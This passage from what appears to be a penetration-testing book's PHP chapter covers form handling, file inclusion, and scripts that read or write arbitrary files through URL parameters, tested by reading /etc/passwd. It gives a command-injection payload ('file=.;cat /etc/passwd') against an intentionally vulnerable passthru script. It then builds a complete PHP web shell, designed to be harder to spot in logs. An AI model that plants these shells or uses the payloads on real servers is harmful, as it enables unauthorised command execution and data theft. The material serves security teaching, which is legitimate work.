<TR><TD>Radio Yes</TD><TD><INPUT NAME="radio" TYPE=RADIO VALUE="yes">
</TD></TR>
<TR><TD>Radio No</TD><TD><INPUT NAME="radio" TYPE=RADIO VALUE="no">
</TD></TR>
<TR><TD>File</TD><TD><INPUT NAME="file" TYPE=FILE></TD></TR>
<TR><TH COLSPAN=2><INPUT TYPE=SUBMIT NAME="submit" VALUE="SUBMIT!">
</TH></TR>
</TABLE>
</FORM>
</DIV>
```

We begin by checking to see if code has been submitted. If `submit` is set in the `_REQUEST` array, we know our form should have data. To print that data to the screen, we start by printing a `PRE` tag, and then the word `GET` so that we know what array we're looking at. We print each array to the screen —`_GET`, `_POST`, and `_FILES`. This should contain any information that was submitted to our script. We close our `PRE` tag, close our conditional, and start building our form.

To make the form centered, we use a `div` tag and set the alignment to `center`. We create a form, and have it submit as `POST`. To support both `GET` and `POST` methods, we need to have our form submit to a URL that already has some `GET` options set. We set our `ACTION` to be the script itself, with two `GET` options set: `get1` and `get2`. The question mark indicates that we have started our options, and each key-value pair is set with the key = value syntax. Each set of key-value pairs is delimited with an ampersand. So when we look at our `_GET` array once we submit, even though we didn't input values as form variables, we should see them appear in our array.

Next, we set up a table so that we can make the form more readable. We set up a header of Test Form, and then start creating our form entries. We set a text box named Text, a checkbox which is checked and is named Checkbox, and then two radio buttons with the same name and different values, to allow the user to toggle between them. The final input is a file, which will allow us to exercise the `_FILE` array. We had to add an encoding type to the form, to allow the file itself to be submitted instead of the actual name. The multipart/form data will encode the file and the other form variables in a format that will allow the server to process the file for us. Let's test this out.

Notice that with the input from Figure 5.5, we see three arrays in Figure 5.6 that are displayed: the `_GET` array, the `_POST` array, and the `_FILE` array. The `_GET` array displays



FIGURE 5.5

Sample Input to the formtest.php Script

the two values we put into the `ACTION` variable of our form. There is a `get1` and a `get2` variable with the appropriate values set. In our `_POST` array, we see the form values we submitted, with the exception of the file information. The `_FILE` array contains the file information we submitted, but has significantly more information than the rest of the arrays due to the extended information about the file that was submitted. The `_FILE` array contains a key that is the file input we had in the form, and the value for that is another array. The array contains information about the filename, the type of information the file contains, the size, and the location where we can find the file while the script is running. PHP saves the file in /tmp for the duration of the execution of the script. This allows us to manipulate the file without it being somewhere permanent on disk, and ensures that once the script is done, the file can be easily cleaned up.

WARNING

Anytime we accept data from a form and store it, we need to be aware of the ramifications of storing that data. If this script was publicly accessible, and someone submitted many large files at once, we could potentially fill up the disk on the system and cause it to become unstable. This is true with many of the examples in this chapter, but especially when accepting files, it is important to be aware of the potential consequences and ensure that there is enough disk space to accommodate the file uploads.

FIGURE 5.6

Output from the formtest.php Script

FILE HANDLING AND COMMAND EXECUTION

Now that we have gone through some of the basics of manipulating PHP code, we come to the areas we are going to use most as penetration testers. Being able to save off the data we collect through PHP scripts, pull data from other sources, and use the server running the PHP to help further access to the network are all concepts that are crucial to a successful test. When dealing with PHP we aren't going to be creating or parsing elaborate files. In most scenarios, we are going to need to save some basic data or include data from a file in the output of a script. As such, we aren't going to do much with binary file manipulation, but instead will focus on the primary aspects that we will be using in the field: saving data and retrieving data. We will apply these concepts across files, sockets, and the command shell.

File handling

Knowledge of file handling in PHP gives us the ability to interact with the file system through a Web page, allowing us to take a Web vulnerability and leverage it to get higher levels of server access. There are three basic ways we access files. One is to include another PHP file in order to execute additional commands. The other two deal with either fetching or putting data into a file in the file system. Let's investigate loading other PHP files first.

To begin, let's create two files. In our first file, which we will call test.inc, we include the code `<?php echo "hello world" ?>`. In our second file, we will include that file in order to have it execute the PHP code. Into our second file, called test.php, we will insert the code `<?php include('test.inc') ?>`. Now let's execute our test.php code. When we run test.php we should see our `hello world` statement. We have just executed code from another file in our file. There are four different ways to include files like this. They are `include`, `require`, `include_once`, and `require_once`. The `include` functions will try to include the other files, but if they fail they will return a warning. The `require` statements will stop execution if the file cannot be included. The two `once` variants are designed so that if we try to include a file that has already been included, the file won't be included a second time, but the function will still return successfully.

Now that we know how to include other PHP files, let's look at how to create a simple file downloader in PHP. There will be times when we want to generate some code that will allow us to pull data off a remote server. PHP can help us by sending headers to the browser to let it know it's about to receive a file and prompt us to save the file. Let's look at the code required to do this.

```
<?php
   if($_GET['file'])
   {
     $file = $_GET['file'];
     if(file_exists($file) && is_file($file))
```

```
    {
      $basename = basename($file);
      header("Content-disposition: attachment; filename=$basename");
      readfile($file);
    }
  }
?>
```

We begin our code by looking in the `_GET` array at the value for the `file` key. That should contain a filename if we passed it in correctly to our script. If the value exists, we then set the `$file` variable equal to the file path that was passed in. We do another conditional to confirm that the file exists and that it is a file; otherwise, the script will fail. If the checks pass, we begin by determining the last part of the filename. The `basename` function does this by stripping everything that is path-related off the string that we passed in. This gives us just the filename itself. We use this in our header, as we tell PHP to return to the browser a `content-disposition` header indicating that we are going to be sending a file attachment and the filename should be the filename itself, without the path information. Once we have all this set up, the browser will take everything else and interpret it as the file contents. We use the `readfile` function to grab the entire contents of the file and print it out. Let's test this out with the URL http://localhost/download.php?file=/etc/passwd and examine the output in Figure 5.7.

FIGURE 5.7

Output from download.php

We've dealt with files in two different ways so far, so let's look at the third way. PHP can also read and write to files in a more conventional way. We have used file open commands in other languages, such as Ruby and Python, and PHP has a command that is very similar to the commands we've seen before. The `fopen` function allows us to open a file for reading, writing, or appending, just like the other languages. To explore this, let's look at a script that will allow us to read or write data, depending on the `get` line.

TIP

PHP has other functions to help manipulate files and the file system. To find out more about these functions, and how you can use them to build more complex file manipulation and query tools, visit the PHP function reference for file system commands at www.php.net/manual/en/ref.filesystem.php.

```
<?php
if($_GET['read'])
{
   $file = $_GET['read'];
   if(file_exists($file) and is_file($file))
   {
     $f = fopen($file,"r");
     print "<PRE>File contents are:\n";
     $out = "";
     while($data = fread($f,1024))
     {
       $out .= $data;
     }
     fclose($f);
     print $out;
   }
}
```

We segment our code into two sections. If the read `GET` variable is set, we set the `$file` variable to the value of the read key in the `$_GET` array. If the file exists, we open the file for reading with the `fopen` function. We specify that the file is read by setting the mode to `r`, just as we have in Perl and Python. The `fopen` function returns a file handle which we set to `$f`. The file handle is what we will use to reference this file from now on. We initialize an `$out` variable, which will be used to store our output. To read the whole file in, we create a `while` loop that will read data from our file, up to 1,024 characters at a time. After each iteration, we append the data we read to our `out` variable using the concatenation operator, `.=`, which sets `$out` to the value of `$out` plus `$data`. Once we run out of data, the loop stops. We close our file and print the output to the screen.

```
if($_GET['write'] && $_GET['data'])
{
  $file = $_GET['write'];
```

```
  $data = $_GET['data'];
  $f = fopen($file,"a+");
  fwrite($f,$data . "\n");
  fclose($f);
  print "Write to $file: <BR><PRE>$data</PRE>";
}

?>
```

For writing data, we need to check for both our filename, and data to write. We build a conditional that checks for the write key and the data key set in our `$_GET` array. If both keys are set, we set `$file` to our filename and `$data` to the data we want to write to the file. Next, we open the file in append mode by specifying `a+` as the mode. Our `fopen` function returns a file handle, and we use that handle for our `fwrite` function. `Fwrite` takes two options, the file handle and the data to write. After we write our data, we close the file handle and print a success message to the screen. To test this script, let's call it readwrite.php, and test it with a URL of http://localhost/readwrite.php?read=/etc/passwd&write=/tmp/test&data=This is a test, and we should see output similar to Figure 5.8.



FIGURE 5.8

Output from readwrite.php

Command execution

Command execution is an important concept within PHP because when we find vulnerabilities in PHP applications, being able to execute arbitrary code on the server will help us further our access to the machine. There are three basic ways to execute commands on the operating system in PHP: the `passthru`, `exec`, and `system` functions. `Passthru` will allow us to print the output of our executed code to the screen, while the other two will return data in different ways. Let's look at `passthru` first, in an example we may see in the real world: some scripts executing code to facilitate sys-admin tasks. Let's take a script that will list out extended attributes of a file that is passed into it.

```
<?php
print "<PRE>";
$file = $_GET['file'];
passthru("ls –l $file");
print "</PRE>";
?>
```

Our code takes the file variable passed in from the `get` line, and then executes an `ls –l` on the output. The output from the `passthru` command is printed directly to the screen. We wrap the output in `PRE` tags so that it will appear normal. Let's start by using the script as it is intended: Save the script as systest.php and go to http://localhost/systest.php?file=beef. We can see that the output is the directory listing from the beef subdirectory. Now, let's look at how we abuse a script like this. Remember all the shell commands that we looked at in Chapter 1? Let's put those to use. Go to http://localhost/systest.php?file=.;cat /etc/passwd. In Figure 5.9, we can now see how we have included the directory listing of the . directory, but by using the semicolon we have chained an additional command, and we can also see the contents of /etc/passwd.

The `system` command works similarly to `passthru`, in that it will print the output to the screen. The primary difference is that it also returns some data to us. The `system` function returns the last line from the output, so if we need to know what the last line is, we can perform additional operations on it. While this is sometimes useful, it is more likely that if we want to process the output from a command, we will use the `exec` function. The `exec` function takes two arguments, the command to run and a variable in which to store the results. The results will be put into the result variable as an array. By default, nothing from an `exec` function is printed to the screen. Let's look at an example using both types.

```
<?php

print "<PRE>";
exec("ls -l",$out);
print_r($out);
print "--------------------------------\n";
$last = system("ls -l");
print "</PRE>";
?>
```

FIGURE 5.9

Exploiting systest.php

Our `exec` command is being used with two arguments. The first argument, `ls -l`, is our command, and the second variable is `$out`, which will be our array of output. When we look at the output in Figure 5.10 we can see that when we print the contents of `$out` using `print_r`, each line of our output is a different element of the array. This will allow us to manipulate the output through the array if we wanted to do any post-processing. Next, we print a separator line and use the `system` command. We will capture the last line of output in the `$last` variable, although we won't print it to the screen. We'll use `system` to do another `ls -l`, and when we look at Figure 5.10, we will see that the output prints to the screen directly.

We have now investigated three different ways to execute commands in PHP. We can use these to help build more complex scripts, such as a PHP shell.

WARNING

When building any script which executes commands, use caution when securing the script. If it is publicly accessible, you don't want someone else using the script, so ensure that as tools like these are deployed, you clean up afterward so that you aren't the one who leads to a host being compromised by a bad guy.



FIGURE 5.10

Output from exectest.php

PUTTING IT ALL TOGETHER

Having a basic PHP shell at our disposal will be very useful for penetration tests where we either have the ability to run code on the Web server or have the ability to include our own PHP. To try out the skills we have just learned, we are going to build a basic PHP shell. We will be looking at command execution, form handling, conditionals, and more. We don't want anyone to notice what we're doing with our script, so to make it a little bit harder to detect by simple log watching, we are going to be submitting our information via `POST` requests. We want to be able to submit shell commands to our script and see the output. To be helpful, it would also be nice if we kept track of our previous output so that we could do some basic scroll-back. Let's build our simple PHP shell.

```
<?php

if($_POST['command'])
{

   if($_POST['out'])
   {
     $out = $_POST['out'] . "\n";
     if(strlen($out) > 2000)
```

```
      {$out = substr($out,strlen($out) - 2000,2000);
      }
   }

   $out .= "> {$_POST['command']}\n";
   exec($_POST['command'],$data);
   $out .= implode("\n",$data);
}
?>
```

Our form is going to have two different pieces of data to submit. One is going to be the command we want to execute, and the other is going to be the output we already have and want to keep track of. We begin our script by looking for the `command` key being set in our `POST` data. If it's set, we have work to do, and if it isn't, life is easy since we just have to print out a form. Once we know we have a command to execute, we look at the `out` key of the `POST` data to determine if there is previous output. If there is, we set our `$out` variable to the previous data and append a new line so that we know the difference between the commands.

If we kept the output forever, as we went along our script execution would start to take longer and longer to submit, and may look strange in server logs, so we want to truncate our string to 2,000 characters. That will give us enough data to have some scroll-back buffer to see what we did last, but not so much as to see what we did three hours ago. We check the string length, and if it is greater than 2,000 characters, we will take the last 2,000 characters of our output and set our `$out` variable to that. We do this by using the `substr` function which takes a substring of the `a` string, specified as the first variable, and then takes the data starting from the position indicated in the second variable passed to `substr`. The third variable is how many characters we want to be included in our substring. We specify `out` as our string, the string length minus 2,000 as our starting point, and 2,000 characters as our length to ensure that we get the last 2,000 characters.

Now that we have our previous output handled, we add the command that was just submitted to the output so that we will be able to see what command was executed to generate our output. We preface it with a > symbol to know that it was the command and not part of the output, and follow it with the command submitted by the form. Next, we use the `exec` function to execute the submitted command, and store the output in the `$out` variable. Because we just want to take the array and merge all the lines into a string, we can use the `implode` function and join all our array lines with newline characters to create a single string containing the output of our command. We append that onto the `output` variable `$out`. We now have our command executed, and the output is stored in a variable, so now that we've done the hard part, let's build a form.

```
<FORM METHOD=POST>
<TEXTAREA NAME=out id=out style="width: 100%; height:90%">
<?php echo $out?>
</TEXTAREA><BR>
Input Command: <INPUT NAME=command id=command TYPE=TEXT
LENGTH=255><INPUT TYPE=SUBMIT>
</FORM>
```

We begin by creating our form. We specify that our submit method is going to be POST, and by not specifying an action, we indicate that we want the form to submit to itself. This will allow us to embed this code in other applications easily. Next, we create our textarea where will store the output. We specify a name of out, the variable we referenced earlier in our form handling code. We specify that the element ID is out as well, and then we set up some basic style elements for our textarea. We want the textarea to take up most of the screen, so we specify the width as 100 percent of the width of the browser and the height as 90 percent of the browser. This will allow us to resize the browser and the form will still look right. For the data that will be included in our textarea, we open a PHP block and echo out the $out variable that we built earlier. This will place our output in the textarea so that we can see it after each submission. Once we close our textarea, we need a way to submit our command. To do this we create a text input that we will call command and give it a length of 255 characters. The only thing we're missing is a submit button, so we add one of those and our form is done.

We now have a fully functional PHP shell. However, Web pages that force us to scroll down to a certain point on the page and click a field are a pain. Let's fix that so that we don't have to hate ourselves. With some basic JavaScript we can make our form much easier to use. Let's add those finishing touches to our script.

```
<script>
var ta = document.getElementById('out');
ta.scrollTop = ta.scrollHeight;

var cmd = document.getElementById('command');
cmd.focus();
</script>
```

We use a script tag to indicate to the browser that we will be including JavaScript code. When we gave our elements IDs earlier, it was so that we could easily reference them in our JavaScript. We create a new JavaScript variable using the var keyword and name it ta. We want ta to be the HTML element of our out textarea, and the easiest way to reference it is by telling the Document Object Model (DOM) to find our element for us. The DOM is an application program interface (API) for an HTML document that will allow us to query document properties and manipulate values. By assigning ta to our output textarea box, we will have the ability to modify properties. The first thing we want to do is to set the textarea to be at the bottom of the screen. To do this, we set the ScrollTop property of ta to be equal to the ScrollHeight which scrolls our textarea to the bottom of the textarea. This will ensure that as we submit new commands, they are always visible.

The second thing we want to do is to put our cursor into the command text box each time the page loads. To do this, we create a cmd variable and set it equal to our command input box. Our input box has a method associated with it, called focus, which causes the cursor to be placed in the input box. We execute this method so that each time the page loads we can start typing and be in the right place on the form. Try this out with and without the script included to see the difference. Your output should look like Figure 5.11.



FIGURE 5.11

Output from the PHP Shell Executing the `id` Command

SUMMARY

We have progressed from building some simple PHP all the way to having a working shell. Through exploring form handling, conditionals, command execution, and loops, we have built file downloaders and scripts to help enumerate through server information. You should now have the PHP background to be able to take these tasks and apply them in Chapter 9, as well as apply these techniques to real-world penetration testing scenarios. While we have just scratched the surface on all the functionality of PHP, you now know enough of the basics to work through the rest on your own time. To study more of the functionality of PHP, go to the PHP Web site at www.php.net. From there, you can investigate the PHP functions we already looked at, in addition to finding the online documentation of the PHP language.